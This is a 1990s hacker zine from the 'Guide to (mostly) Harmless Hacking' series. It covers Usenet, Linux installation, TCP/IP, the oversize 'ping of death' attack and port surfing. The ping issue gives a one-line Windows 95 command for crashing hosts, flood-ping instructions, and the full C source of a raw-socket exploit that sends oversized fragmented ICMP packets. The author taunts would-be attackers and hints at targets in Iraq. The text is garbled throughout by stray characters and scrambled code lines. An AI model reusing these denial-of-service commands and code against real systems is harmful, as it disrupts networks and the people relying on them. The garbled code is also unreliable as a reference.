Usenet was a natural outgrowth of the broadcasted email group discussion list. One problem with email lists is that there was no easy way for people new to these groups to join them. Another problem is that as the group grows, a member may be deluged with dozens or hundreds of email messages each day.

In 1979 these problems were addressed by the launch of Usenet. Usenet consists of news groups which carry on discussions in the form of "posts." Unlike an email discussion group, these posts are stored, typically for two weeks or so, awaiting potential readers. As new posts are submitted to a news group, they are broadcast to all Internet hosts that are subscribed to carry the news groups to which these posts belong.

With many Internet connection programs you can see the similarities between Usenet and email. Both have similar headers, which track their movement across the Net. Some programs such as Pine are sent up to send the same message simultaneously to both email addresses and newsgroups. All Usenet news readers allow you to email the authors of posts, and many also allow you to email these posts themselves to yourself or other people.

Now, here is a quick overview of the Internet basics we plan to cover in the next several issues of Guide to (mostly) Harmless Hacking:

## 1. Unix

We discuss "shells" which allow one to write programs ("scripts") that automate complicated series of Unix commands. The reader is introduced to the concept of scripts which perform hacking functions. We introduce Perl, which is a shell programming language used for the most elite of hacking scripts such as SATAN.

# 3. TCP/IP and UUCP

This chapter covers the communications links that bind together the Internet from a hackers' perspective. Extra attention is given to UUCP since it is so hackable.

# 4. Internet Addresses, Domain Names and Routers

The reader learns how information is sent to the right places on the Internet, and how hackers can make it go to the wrong places! How to look up UUCP hosts (which are not under the domain name system) is included.

5. Fundamentals of Elite Hacking: Ports, Packets and File Permissions

This section lets the genie of serious hacking out of the bottle. It offers a series of exercises in which the reader can enjoy gaining access to almost any randomly chosen Internet host. In fact, by the end of the chapter the reader will have had the chance to practice several dozen techniques for gaining entry to other peoples' computers. Yet these hacks we teach are 100% legal!

GUIDE TO (mostly) HARMLESS HACKING

Vol. 2 Number 2

Linux!

\_\_\_\_\_

Unix has become the primo operating system of the Internet. In fact, Unix is the most widely used operating system in the world among computers with more power than PCs.

True, Windows NT is coming up fast as a common Internet operating system, and is sooo wonderfully buggy that it looks like it could! become the number one favorite to crack into. But today Unix in all its wonderful flavors still is the operating system to know! in order to be a truly elite hacker.

So far we have assumed that you have been hacking using a shell account that you get through your Internet Service Provider (ISP). A shell account allows you to give Unix commands on one of your ISP's computers. But you don't need to depend on your ISP for a machine that lets you play with Unix. You can run Unix on your own computer and with a SLIP or PPP connection be directly connected to the Internet.

### \*\*\*\*\*

Newbie note: Serial Line Internet Protocol (SLIP) and Point-to-Point Protocol (PPP) connections give you a temporary Internet Protocol (IP) address that allows you to be hooked directly to the Internet. You have to use either SLIP or PPP connections to get to use a Web browser that gives you pictures instead on text only. So if you can see pictures on the Web, you already have one of these available to you.

The advantage of using one of these direct connections for your hacking activities is that you will not leave behind a shell log file for your ISP's sysadmin to pore over. Even if you are not breaking the law, a shell log file that shows you doing lots of hacker stuph can be enough for some sysadmins to summarily close your account.

What is the best kind of computer to run Unix on? Unless you are a wealthy hacker who thinks nothing of buying a Sun SPARC workstation, you'll probably do best with some sort of PC. There are almost countless variants of Unix that run on PCs, and a few for Macs. Most of them are free for download, or inexpensively available on CD-ROMs.

The three most common variations of Unix that run on PCs are Sun's Solaris, FreeBSD and Linux. Solaris costs around \$700. Enough said. FreeBSD is really, really good. But you con't find many manuals or newsgroups that cover FreeBSD.

Linux, however, has the advantage of being available in many variants (so you can have fun mixing and matching programs from different Linux offerings). Most importantly, Linux is supported by many manuals, news groups, mail lists and Web sites. If you have hacker friends in your area, most of them probably use Linux and can help you out.

### \*\*\*\*\*

Historical note: Linux was created in 1991 by a group led by Linus Torvalds of the University of Helsinki.! Linux is copyrighted under the GNU General Public License. Under this agreement, Linux may be redistributed to anyone along with the source code. Anyone can sell any variant of Linux and modify it and repackage it. But even if someone modifies the source code he or she may not claim copyright for anything created from Linux. Anyone who sells a modified version of Linux must provide source code to the buyers and allow them to reuse it in their commercial products without charging licensing fees. This arrangement is known as a "copyleft."

Under this arrangement the original creators of Linux receive no licensing or shareware fees. Linus Torvalds and the many others who have contributed to Linux have done so from the joy of programming and a sense of community with all of us who will hopefully use Linux in the spirit of good guy hacking. Viva Linux! Viva Torvalds! \*\*\*\*\*

Linux consists of the operating system itself (called the "kernel") plus a set of! associated programs.

The kernel, like all types of Unix, is a multitasking, multi-user operating system. Although it uses a different file structure, and hence is not directly compatible with DOS and Windows, it is so flexible that many DOS and Windows programs can be run while in Linux. So a power user will probably want to boot up in Linux and then be able to run DOS and Windows programs from Linux.

Associated programs that come with most Linux distributions may include:

\* a shell program (Bourne Again Shell -- BASH -- is most common);

\* compilers for programming languages such as Fortran-77 (my favorite!), C, C++, Pascal, LISP, Modula-2, Ada, Basic (the best language for a beginner), and Smalltalk.;

\* X (sometimes called X-windows), a graphical user interface

\* utility programs such as the email reader Pine (my favorite) and Elm

Top ten reasons to install Linux on your PC:

1. When Linux is outlawed, only outlaws will own Linux.

2. When installing Linux, it is so much fun to run fdisk without backing up first.

3. The flames you get from asking questions on Linux newsgroups are of a higher quality than the flames you get for posting to alt.sex.bestiality.

4.No matter what flavor of Linux you install, you'll find out tomorrow there was a far more 311te ersion you should have gotten instead.

5.People who use Free BSD or Solaris will not make fun of you. They will offer their sympathy instead.

6.At the next Def Con you'll be able to say stuph like "so then I su-ed to his account and grepped all his files for 'kissyface'."! Oops, grepping other people's files is a no-no, forget I ever suggested it.

7.Port surf in privacy.

8.One word: exploits.

9.Installing Linux on your office PC is like being a postal worker and bringing an Uzi to work. 10.But - -! if you install Linux on your office computer, you boss won't have a clue what that means.

What types of Linux work best? It depends on what you really want. Redhat Linux is famed for being the easiest to install. The Walnut Creek Linux 3.0 CD-ROM set is also really easy to install -- for Linux, that is! My approach has been to get lots of Linux versions and mix and match the best from each distribution.

I like the Walnut Creek version best because with my brand X hardware, its autodetection feature was a life-saver.

INSTALLING LINUX is not for the faint of heart! Several tips for surviving installation are:

1) Although you in theory can run Linux on a 286 with 4 MB RAM and two floppy drives, it is \*much\* easier with a 486 or above with 8 MB RAM, a CD-ROM, and at least 200 MB free hard disk space.

2) Know as much as possible about what type of mother board, modem, hard disk, CD-ROM, and video card you have. If you have any documentation for these, have them on hand to reference during installation.

3) It works better to use hardware that is name-brand and somewhat out-of-date on your computer. Because Linux is freeware, it doesn't offer device drivers for all the latest hardware. And if your hardware is like mine -- lots of Brand X and El Cheapo stuph, you can take! a long time experimenting with what drivers will work.

4) Before beginning installation, back up your hard disk(s)! In theory you can install Linux without harming your DOS/Windows files. But we are all human, especially if following the advice of point 7).

5) Get more than one Linux distribution. The first time I successfully installed Linux, I finally hit on something that worked by using the boot disk from one distribution with the CD-ROM for another. In any case, each Linux distribution had different utility programs, operating system emulators, compilers and more. Add them all to your system and you will be set up to become beyond elite.

6) Buy a book or two or three on Linux. I didn't like any of them! But they are better than nothing. Most books on Linux come with one or two CD-ROMs that can be used to install Linux. But I found that what was in the books did not exactly coincide with what was on the CD-ROMs.

7) I recommend drinking while installing. It may not make debugging go any faster, but at least you won't care how hard it is.

Now I can almost guarantee that even following all these 6 pieces of advice, you will still have problems installing Linux. Oh, do I have 7 advisories up there? Forget number 7. But be of good cheer. Since everyone else also suffers mightily when installing and using Linux, the Internet has an incredible wealth of resources for the Linux -challenged.

If you are allergic to getting flamed, you can start out with Linux support Web sites.

The best I have found is http://sunsite.unc.edu:/pub/Linux/. It includes! the Linux Frequently Asked! Questions list (FAQ), available from sunsite.unc.edu:/pub/Linux/docs/FAQ.

In the directory /pub/Linux/docs on sunsite.unc.edu you'll find a number of other documents about Linux, including the Linux INFO-SHEET and META-FAQ,

The Linux HOWTO archive is on the sunsite.unc.edu Web site at: /pub/Linux/docs/HOWTO. The directory /pub/Linux/docs/LDP contains the current set of LDP manuals.

You can get ``Linux! Installation and Getting Started" from sunsite.unc.edu in! /pub/Linux/docs/LDP/install-guide.! The README file there describes! how you can order a printed copy of the book of the same name (about 180 pages).

Now if you don't mind getting flamed, you may want to post questions to the amazing number of Usenet news groups that cover Linux. These include:

 comp.os.linux.answers!!!!!!!!!!!!!!!!!!!!!! FAQs, How-To's, READMEs, etc.

linux.redhat.misc

Want your Linux free? Tobin Fricke has pointed out that "free copies of Linux CD-ROMs are available the Linux Support & CD Givaway web site at

http://emile.math.ucsb.edu:8000/giveaway.html. This is a project where people donate Linux CD's that they don't need any more. The project was seeded by Linux Systems Labs, who donated 800 Linux CDs initially!! Please remember to donate your Linux CD's when you are done with them.! If you live near a computer swap meet, Fry's, Microcenter, or other such place, look for Linux CD's there.! They are usually under \$20, which is an excellent investment.! I personally like the Linux Developer's Resource by Infomagic, which is now up to a seven CD set, I believe, which includes all major Linux distributions (Slackware, Redhat, Debian, Linux for DEC Alpha to name a few)plus mirrors of tsx11.mit.edu and sunsite.unc.edu/pub/linux plus much more. You should also visit the WONDERFUL linux page at

http://sunsite.unc.edu/linux, which has tons of information, as well as the

http://www.linux.org/.! You might also want to check out

http://www.redhat.com/ and http://www.caldera.com/ for more

information on commercial versions of linux (which are still freely available under GNU)."

How about Linux security? Yes, Linux, like every operating system, is imperfect. Eminently hackable, if you really want to know. So if you want to find out how to secure your Linux system, or if you should come across one of the many ISPs that use Linux and want to go exploring (oops, forget I

wrote that), here's where you can go for info:

ftp://info.cert.org/pub/cert\_advisories/CA-94:01.network.monitoring.attacks ftp://info.cert.org/pub/tech\_tips/root\_compromise http://bach.cis.temple.edu/linux/linux-security/ http://www.geek-girl.com/bugtraq/

There is also help for Linux users on Internet Relay Chat (IRC). Ben (cyberkid@usa.net) hosts a channel called #LinuxHelp on the Undernet IRC server.

Last but not least, if you want to ask Linux questions on the Happy Hacker list, you're welcome. We may be the blind leading the blind, but what the heck!

# GUIDE TO (mostly) HARMLESS HACKING

Vol. 2 Number 3

Introduction to TCP/IP. That means packets! Datagrams! Ping oversize packet denial of service exploit explained. But this hack is a lot less mostly harmless than most. Don't try this at home...

\_\_\_\_\_

If you have been on the Happy Hacker list for awhile, you've been getting some items forwarded from the Bugtraq list on a new ping packet exploit.

Now if this has been sounding like gibberish to you, relax. It is really very simple. In fact, it is so simple that if you use Windows 95, by! the time you finish this article you will know a simple, one-line command that you could use to crash many Internet hosts and routers.

### 

YOU CAN GO TO JAIL WARNING: This time I'm not going to implore the wannabe evil genius types on this list to be virtuous and resist the temptation to misuse the information I'm about to give them. See if I care! If one of those guys gets caught crashing thousands of Internet hosts and routers, not only will they go to jail and get a big fine. We'll all think he or she is a dork. This exploit is a no-brainer, one-line command from Windows 95. Yeah, the operating system that is designed for clueless morons. So there is nothing elite about this hack. What is elite is being able to thwart this attack.

### \*\*\*\*\*\*\*\*

NEWBIE NOTE: If packets, datagrams, and TCP/IP aren't exactly your bosom buddies yet, believe me, you need to really get in bed with them in order to call yourself a hacker. So hang in here for some technical stuff. When

we are done, you'll have the satisfaction of knowing you could wreak havoc on the Internet, but are too elite to do so.

A packet is a way to send information electronically that keeps out errors. The idea is that no transmission technology is perfect. Have you ever played the game "telephone"? You get a dozen or so people in a circle and the first person whispers a message to the second. Something like "The bun is the lowest form of wheat." The second person whispers to the third, "A bum is the lowest form of cheating." The third whispers, "Rum is the lowest form of drinking."! And so on. It's really fun to find out how far the message can mutate as it goes around the circle.

But when, for example, you get email, you would prefer that it isn't messed up. So the computer that sends the email breaks it up into little pieces called datagrams. Then it wraps things around each datagram that tell what

computer it needs to go to, where it came from, and that check whether the datagram might have been garbled. These wrapped up datagram packages are called "packets."

Now if the computer sending email to you were to package a really long message into just one packet, chances are pretty high that it will get messed up while on its way to the other computer. Bit burps. So when the receiving computer checks the packet and finds that it got messed up, it will throw it away and tell the other computer to send it again. It could take a long time until this giant packet gets through intact.

But if the message is broken into a lot of little pieces and wrapped up into bunches of packets, most of them will be good and the receiving computer will keep them. It will then tell the sending computer to retransmit just the packets that messed up. Then when all the pieces finally get there, the receiving computer puts them together in the right order and lo and behold, there is the complete, error-free email.

TCP/IP stands for Transmission Control Protocol/Internet Protocol. It tells computers that are hooked up to the Internet how to package up messages into packets and how to read packets these packets from other computers. Ping uses TCP/IP to make its packets.

"Ping" is a command that sends a feeler out from your computer to another computer to see if it is turned on and hooked to the same network you are on. On the Internet there are some ten million computers that you can ping.

Ping is a command you can give, for example, from the Unix, Windows 95 and Windows NT operating systems. It is part of the Internet Control Message Protocol (ICMP), which is used to troubleshoot TCP/IP networks. What it does is tell a remote computer to echo back a ping. So if you get your ping

back, you know that computer is alive. Furthermore, some forms of the ping command will also tell you how long it takes for a message to go out to that computer and come back again.

But how does your computer know that the ping it just sent out actually echoed back from the targeted computer? The datagram is the answer. The ping sent out a datagram. If the returning ping holds this same datagram, you know it was your ping that just echoed back.

The basic format of this command is simply:

## !!!!!!! ping hostname

where "hostname" is the Internet address of the computer you want to check out.

When I give this command from Sun Release 4.1 Unix, I get the answer "hostname is alive."

### \*\*\*\*\*

TECHNICAL TIP: Because of the destructive powers of ping, many Internet Service Providers hide the ping program in their shell accounts where clueless newbies can't get their hands on it. If your shell account says "command not found" when you enter the ping command, try:

## !!!!!!! /usr/etc/ping hostname

If this doesn't work, either try the command "whereis ping" or complain to your ISP's tech support. They may have ddiabled ping for ordinary users, but if you convince tech support you are a good Internet citizen they may let you use it.

### \*\*\*\*\*

NEWBIE NOTE: You say you can't find a way to ping from your on-line service? That may be because you don't have a shell account. But there is one thing you really need in order to hack: A SHELL ACCOUNT!!!!

The reason hackers make fun of people with America Online accounts is because that ISP doesn't give out shell accounts. This is because America Online wants you to be good boys and girls and not hack!

A "shell account" is an Internet account in which your computer becomes a terminal of! one of your ISP's host computers. Once you are in the "shell" you can give commands to the operating system (which is usually Unix) just

like you were sitting there at the console of one of your ISP's hosts.

You may already have a shell account but just not know how to log on to it.! Call tech support with your ISP to find out whether you have one, and how to get on it.

There are all sorts of fancy variations on the ping command. And, guess what, whenever there is a command you give over the Internet that has lots of variations, you can just about count on there being something hackable in there. Muhahaha!

The flood ping is a simple example. If your operating system will let you get away with giving the command:

-> ping -f hostname

it sends out a veritable flood of pings, as fast as your ISP's host machine can make them. This keeps the host you've targeted so busy echoing back your pings that it can do little else. It also puts a heavy load on the network.

Hackers with primitive skill levels will sometimes get together and use several of their computers at once to simultaneously ping some victim's Internet host computer. This will generally keep the victim's computer too

busy to do anything else. It may even crash. However, the down side (from the attackers' viewpoint) is that it keeps the attackers' computers tied up, too.

### \*\*\*\*\*

NETIQUETTE NOTE: Flood pinging a computer is extremely rude. Get caught doing this and you will be lucky if the worst that happens is your on-line service provider closes your account. Do this to a serious hacker and you may need an identity transplant.

If you should start a flood ping kind of by accident, you can shut it off by holding down the control key and pressing "c" (control-c).

### \*\*\*\*\*

EVIL GENIUS TIP: Ping yourself! If you are using some sort of Unix, your operating system will let you use your computer to do just about anything to itself that it can do to other computers. The network address that takes you

back to your own host computer is localhost (or 127.0.0.1). Here's an example of how I use localhost:

```
<slug> [65] ->telnet localhost
Trying 127.0.0.1 ...
Connected to localhost.
Escape character is '^]'.
!
SunOS UNIX (slug)
!
login:
```

See, I'm back to the login sequence for the computer named "slug" all over again.

Now I ping myself:

This gives the same result as if I were to command:

#### \*\*\*\*\*\*

MUHAHAHA TIP: Want to yank someone's chain? Tell him to ftp to 127.0.0.1 and log in using his or her own user name and password for kewl warez! My ex-husband Keith Henson did that to the Church of Scientology. The COGs ftp-ed to 127.0.0.1 and discovered all their copyrighted scriptures. They

assumed this was on Keith's computer, not theirs. They were \*so\* sure he had their scriptures that they took him to court. The judge, when he realized they were simply looping back to their own computer, literally laughed them out of court.

For a hilarious transcript or audio tape of this infamous court session, email hkhenson@cup.portal.com. That's Keith's email address. My hat is off to a superb hacker!

However, the oversize ping packet exploit you are about to learn will do even more damage to some hosts than a gang of flood ping conspirators. And it will do it without tying up the attackers' computer for any longer than the split second it takes to send out just one ping.

The easiest way to do this hack is to run Windows 95. Don't have it? You can generally find a El Cheapo store that will sell it to you for \$99.

To do this, first set up your Windows 95 system so that you can make a PPP or SLIP connection with the Internet using the Dialup Networking program under the My Computer icon. You may need some help from your ISP tech support in setting this up. You must do it this way or this hack won't work. Your America Online dialer \*definitely\* will not work.

### \*\*\*\*\*

NEWBIE NOTE: If your Internet connection allows you to run a Web browser that shows pictures, you can use that dialup number with your Windows 95 Dialup Networking program to get either a PPP or SLIP connection.

\*\*\*\*\*\*\*\*\*\*

Next, get your connected to the Internet. But don't run a browser or anything. Instead, once your Dialup Networking program tell you that you have a connection, click on the "Start" button and go to the listing "MS-DOS." Open this DOS window. You'll get a prompt:

## !!!!!!! C:\windows\>

Now let's first do this the good citizen way. At this prompt you can type in a plain ordinary "ping" command:

## !!!!!!! C:\windows\ping hostname

where "hostname" is the address of some Internet computer. For example, you could ping thales.nmia.com, which is one of my favorite computers, named after an obscure Greek philosopher.

Now if you happened to know the address of one of Saddam Hussein's computers, however, you might want to give the command:

c:\windows\ping -I 65510 saddam\_hussein's.computer.mil

Now don't really do this to a real computer! Some, but not all, computers will crash and either remain hung or reboot when they get this ping. Others will continue working cheerily along, and then suddenly go under hours later.

Why? That extra added -I 65510 creates a giant datagram for the ping packet. Some computers, when asked to send back an identical datagram, get really messed up.

If you want all the gory details on this ping exploit, including how to protect your computers from it, check out

http://www.sophist.demon.co.uk/ping.

Now there are other ways to manufacture a giant ping datagram besides using Windows 95. For example, if you run certain FreeBSD or Linux versions of Unix on your PC, you can run this program, which was posted to the Bugtraq list.

From: Bill Fenner <fenner@freefall.freebsd.org> To: Multiple recipients of list BUGTRAQ <BUGTRAQ@netspace.org> Subject: Ping exploit program

1

Since some people don't necessarily have Windows '95 boxes lying around, I (Fenner) wrote the following exploit program.! It requires a raw socket layer that doesn't mess with the packet, so BSD 4.3, SunOS and Solaris are

out. It works fine on 4.4BSD systems.! It should work on Linux if you compile with - DREALLY\_RAW.

!

Feel free to do with this what you want.! Please use this tool only to test your own machines, and not to crash others'.

!\* win95ping.c

! \*

!\* Simulate the evil win95 "ping -I 65510 buggyhost".

!\* version 1.0 Bill Fenner <fenner@freebsd.org> 22-Oct-1996

! \*

!\* This requires raw sockets that don't mess with the packet at all (other

!\* than adding the checksum).! That means that SunOS, Solaris, and

!\* BSD4.3-based systems are out.! BSD4.4 systems (FreeBSD, NetBSD,

!\* OpenBSD, BSDI) will work.! Linux might work, I don't have a Linux

!\* 17:26:11.025140 cslwin95 > arkroyal: (frag 6144:1480@13320+)
!\* 17:26:11.026604 cslwin95 > arkroyal: (frag 6144:1480@14800+)
!\* 17:26:11.027628 cslwin95 > arkroyal: (frag 6144:1480@16280+)

!\* system to try it on.

! \*

!\* The attack from the Win95 box looks like:

```
!* 17:26:11.013622 cslwin95 > arkroyal: icmp: echo request (frag 6144:1480@0+)
!* 17:26:11.015079 cslwin95 > arkroyal: (frag 6144:1480@1480+)
!* 17:26:11.016637 cslwin95 > arkroyal: (frag 6144:1480@2960+)
!* 17:26:11.017577 cslwin95 > arkroyal: (frag 6144:1480@4440+)
!* 17:26:11.018833 cslwin95 > arkroyal: (frag 6144:1480@5920+)
!* 17:26:11.020112 cslwin95 > arkroyal: (frag 6144:1480@7400+)
!* 17:26:11.021346 cslwin95 > arkroyal: (frag 6144:1480@8880+
!* 17:26:11.022641 cslwin95 > arkroyal: (frag 6144:1480@10360+)
!* 17:26:11.023869 cslwin95 > arkroyal: (frag 6144:1480@11840+)
```

!\* 17:26:11.028871 cslwin95 > arkroval: (frag 6144:1480@17760+) !\* 17:26:11.030100 cslwin95 > arkroyal: (frag 6144:1480@19240+) !\* 17:26:11.031307 cslwin95 > arkroyal: (frag 6144:1480@20720+) !\* 17:26:11.032542 cslwin95 > arkroyal: (frag 6144:1480@22200+) !\* 17:26:11.033774 cslwin95 > arkroyal: (frag 6144:1480@23680+) !\* 17:26:11.035018 cslwin95 > arkroyal: (frag 6144:1480@25160+) !\* 17:26:11.036576 cslwin95 > arkroval: (frag 6144:1480@26640+) !\* 17:26:11.037464 cslwin95 > arkroyal: (frag 6144:1480@28120+) !\* 17:26:11.038696 cslwin95 > arkroyal: (frag 6144:1480@29600+) !\* 17:26:11.039966 cslwin95 > arkroyal: (frag 6144:1480@31080+) !\* 17:26:11.041218 cslwin95 > arkroyal: (frag 6144:1480@32560+) !\* 17:26:11.042579 cslwin95 > arkroyal: (frag 6144:1480@34040+) \* 17:26:11.043807 cslwin95 > arkroyal: (frag 6144:1480@35520+) !\* 17:26:11.046276 cslwin95 > arkroval: (frag 6144:1480@37000+) !\* 17:26:11.047236 cslwin95 > arkroyal: (frag 6144:1480@38480+) !\* 17:26:11.048478 cslwin95 > arkroyal: (frag 6144:1480@39960+) !\* 17:26:11.049698 cslwin95 > arkroyal: (frag 6144:1480@41440+) !\* 17:26:11.050929 cslwin95 > arkroyal: (frag 6144:1480@42920+) !\* 17:26:11.052164 cslwin95 > arkroyal: (frag 6144:1480@44400+) !\* 17:26:11.053398 cslwin95 > arkroyal: (frag 6144:1480@45880+) !\* 17:26:11.054685 cslwin95 > arkroyal: (frag 6144:1480@47360+) !\* 17:26:11.056347 cslwin95 > arkroyal: (frag 6144:1480@48840+) !\* 17:26:11.057313 cslwin95 > arkroyal: (frag 6144:1480@50320+) !\* 17:26:11.058357 cslwin95 > arkroyal: (frag 6144:1480@51800+) !\* 17:26:11.059588 cslwin95 > arkroyal: (frag 6144:1480@53280+) !\* 17:26:11.060787 cslwin95 > arkroyal: (frag 6144:1480@54760+) !\* 17:26:11.062023 cslwin95 > arkroyal: (frag 6144:1480@56240+) !\* 17:26:11.063247 cslwin95 > arkroyal: (frag 6144:1480@57720+) !\* 17:26:11.064479 cslwin95 > arkroval: (frag 6144:1480@59200+) !\* 17:26:11.066252 cslwin95 > arkroyal: (frag 6144:1480@60680+) !\* 17:26:11.066957 cslwin95 > arkroyal: (frag 6144:1480@62160+) !\* 17:26:11.068220 cslwin95 > arkroyal: (frag 6144:1480@63640+) !\* 17:26:11.069107 cslwin95 > arkroval: (frag 6144:398@65120) 1 \* !\*/ L #include <stdio.h> #include <sys/types.h> #include <sys/socket.h> #include <netdb.h> #include <netinet/in.h> #include <netinet/in\_systm.h> #include <netinet/ip.h> #include <netinet/ip icmp.h> L /\* !\* If your kernel doesn't muck with raw packets, #define REALLY\_RAW. !\* This is probably only Linux. !\*/ #ifdef REALLY RAW #define FIX(x)! htons(x) #else #define FIX(x)! (x)

```
#endif
L
int
main(int argc, char **argv)
{
!!!!!!! int s;
!!!!!!! char buf[1500];
!!!!!!! struct ip *ip = (struct ip *)buf;
!!!!!! struct icmp *icmp = (struct icmp *)(ip + 1);
!!!!!!! struct hostent *hp;
!!!!!!! struct sockaddr_in dst;
!!!!!!! int offset;
!!!!!!! int on = 1;
!
!!!!!!! bzero(buf, sizeof buf);
if ((s = socket(AF_INET, SOCK_RAW, IPPROTO_IP)) < 0) {
perror("socket");
exit(1);
!!!!!!! }
!!!!!!! if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {</pre>
              perror("IP_HDRINCL");
exit(1);
!!!!!!! }
!!!!!!! if (argc != 2) {
!!!!!!!!!!! fprintf(stderr, "usage: %s hostname\n", argv[0]);
1111111111111111
                exit(1);
!!!!!!! }
!!!!!! if ((hp = gethostbyname(argv[1])) == NULL) {
!!!!!!!!!!! if ((ip->ip_dst.s_addr = inet_addr(argv[1])) == -1) {
!!!!!!!!!!!!!!!! fprintf(stderr, "%s: unknown host\n", argv[1]);
}
!!!!!!! } else {
!!!!!!!!!!! bcopy(hp->h_addr_list[0], &ip->ip_dst.s_addr, hp->h_length);
!!!!!!! }
!!!!!! printf("Sending to %s\n", inet_ntoa(ip->ip_dst));
!!!!!!! ip -> ip_v = 4;
!!!!!!! ip->ip_hl = sizeof *ip >> 2;
!!!!!!! ip->ip_tos = 0;
!!!!!!! ip->ip_len = FIX(sizeof buf);
!!!!!!! ip->ip_id = htons(4321);
!!!!!!! ip->ip_off = FIX(0);
!!!!!!! ip->ip_ttl = 255;
!!!!!!! ip->ip_p = 1;
!!!!!!! ip->ip sum = 0;!!!!!!!!!!! /* kernel fills in */
!!!!!!! ip->ip_src.s_addr = 0;!!!!!!!! /* kernel fills in */
!
!!!!!!! dst.sin_addr = ip->ip_dst;
!!!!!!! dst.sin_family = AF_INET;
!!!!!!! icmp->icmp_type = ICMP_ECHO;
!!!!!!! icmp->icmp_code = 0;
!!!!!! icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));</pre>
!!!!!!!!!!! /* the checksum of all 0's is easy to compute */
```

```
!!!!!!! for (offset = 0; offset < 65536; offset += (size of buf - size of *ip)) {
!!!!!!!!!!!!!!!!! ip->ip_off l= FIX(IP_MF);
else
!!!!!!!!!!! if (sendto(s, buf, sizeof buf, 0, (struct sockaddr *)&dst,
sizeof dst < 0
                                      {
!!!!!!!!!!!!!!!!! fprintf(stderr, "offset %d: ", offset);
              perror("sendto");
}
!!!!!!!!!!!!! if (offset == 0) {
!!!!!!!!!!!!!!!! icmp->icmp_type =
                            0:
!!!!!!!!!!!!!!!! icmp->icmp_code =
                            0:
!!!!!!!!!!!!!!!! icmp->icmp_cksum =
                             0:
}
!!!!!!!
    }
}
```

(End of Fenner's ping exploit message.)

\*\*\*\*\*\*

YOU CAN GO TO JAIL NOTE: Not only is this hack not elite, if you are reading this you don't know enough to keep from getting busted from doing this ping hack. On the other hand, if you were to do it to an Internet host in Iraq...

Of course there are many other kewl things you can do with ping. If you have a shell account, you can find out lots of stuph about ping by giving the command:

!!!!!!! man ping

In fact, you can get lots of details on any Unix command with "man."

Have fun with ping -- and be good! But remember, I'm not begging the evil genius wannabes to be good. See if I care when you get busted...

GUIDE TO (mostly) HARMLESS HACKING

Vol. 2 Number 4

More intro to TCP/IP:!port surfing! Daemons! How to get on almost any computer without logging in and without breaking the law. Impress your clueless friends and actually discover kewl, legal, safe stuph.

\_\_\_\_\_

A few days ago I had a lady friend visiting. She's 42 and doesn't own a computer. However, she is taking a class on personal computers at a community college. She wanted to know what all this hacking stuph is about. So I decided to introduce her to port surfing. And while doing it, we stumbled across something kewl.

Port surfing takes advantage of the structure of TCP/IP. This is the protocol (set of rules) used for computers to talk to each other over the Internet. One of the basic principles of Unix (the most popular operating system on the Internet) is to assign a "port" to every function that one computer might command another to perform. Common examples are to send and receive email, read Usenet newsgroups, telnet, transfer files, and offer Web pages.

## \*\*\*\*\*

Newbie note #1: A computer port is a place where information goes in or out of it. On your home computer, examples of ports are your monitor, which sends information out, your keyboard and mouse, which send information in, and your modem, which sends information both out and in.

But an Internet host computer such as callisto.unm.edu has many more ports than a typical home computer. These ports are identified by numbers. Now these are not all physical ports, like a keyboard or RS232 serial port (for your modem). They are virtual (software) ports.

A "service" is a program running on a "port." When you telnet to a port, that program is up and running, just waiting for your input. Happy hacking!

So if you want to read a Web page, your browser contacts port number 80 and tells the computer that manages that Web site to let you in. And, sure enough, you get into that Web server computer without a password.

OK, big deal. That's pretty standard for the Internet. Many -- most -- computers on the Internet will let you do some things with them without needing a password,

However, the essence of hacking is doing things that aren't obvious. That don't just jump out at you from the manuals. One way you can move a step up from the run of the mill computer user is to learn how to port surf.

The essence of port surfing is to pick out a target computer and explore it to see what ports are open and what you can do with them.

Now if you are a lazy hacker you can use canned hacker tools such as Satan or Netcat. These are programs you can run from Linux, FreeBSD or Solaris (all types of Unix) from your PC. They automatically scan your target computers. They will tell you what ports are in use. They will also probe these ports for presence of daemons with know security flaws, and tell you what they are.

# \*\*\*\*\*

Newbie note # 2: A daemon is not some sort of grinch or gremlin or 666 guy. It is a program that runs in the background on many (but not all) Unix system ports. It waits for you to come along and use it. If you find a daemon on a port, it's probably hackable. Some hacker tools will tell you what the hackable features are of the daemons they detect.

However, there are several reasons to surf ports by hand instead of automatically.

1) You will learn something. Probing manually you get a gut feel for how the daemon running on that port behaves. It's the difference between watching an x-rated movie and (blush).

2) You can impress your friends. If you run a canned hacker tool like Satan your friends will look at you and say, "Big deal. I can run programs, too." They will immediately catch on to the dirty little secret of the hacker world. Most hacking exploits are just lamerz running programs they picked up

from some BBS or ftp site. But if you enter commands keystroke by keystroke they will see you using your brain. And you can help them play with daemons, too, and give them a giant rush.

3) The truly elite hackers surf ports and play with daemons by hand because it is the only way to discover something new. There are only a few hundred hackers -- at most -- who discover new stuph. The rest just run canned exploits over and over and over again. Boring. But I am teaching you how to reach the pinnacle of hackerdom.

Now let me tell you what my middle aged friend and I discovered just messing around. First, we decided we didn't want to waste our time messing with some minor little host computer. Hey, let's go for the big time!

So how do you find a big kahuna computer on the Internet? We started with a domain which consisted of a LAN of PCs running Linux that I happened to already know about, that is used by the New Mexico Internet Access ISP: nmia.com.

\*\*\*\*\*

Newbie Note # 3: A domain is an Internet address. You can use it to look up who runs the computers used by the domain, and also to look up how that domain is connected to the rest of the Internet.

\*\*\*\*\*

So to do this we first logged into my shell account with Southwest Cyberport. I gave the command:

<slug> [66] ->whois nmia.com New Mexico Internet Access (NMIA-DOM) !! 2201 Buena Vista SE !! Albuquerque, NM 87106

!! Domain Name: NMIA.COM

!! Administrative Contact, Technical Contact, Zone Contact: !!!!! Orrell, Stan! (SO11)! SAO@NMIA.COM !!!!! (505) 877-0617

Il Record last updated on 11-Mar-94.
Il Record created on 11-Mar-94.

!! Domain servers in listed order:

!! GRANDE.NM.ORG!!!!!!!!!!! 129.121.1.2

Now it's a good bet that grande.nm.org is serving a lot of other Internet hosts beside nmia.com. Here's how we port surf our way to find this out:

<slug> [67] ->telnet grande.nm.org 15 Trying 129.121.1.2 ... Connected to grande.nm.org. Escape character is '^]'. TGV MultiNet V3.5 Rev B, VAX 4000-400, OpenVMS VAX V6.1

Product!!!!!!!!! License!!! Authorization!!!!!! Expiration Date

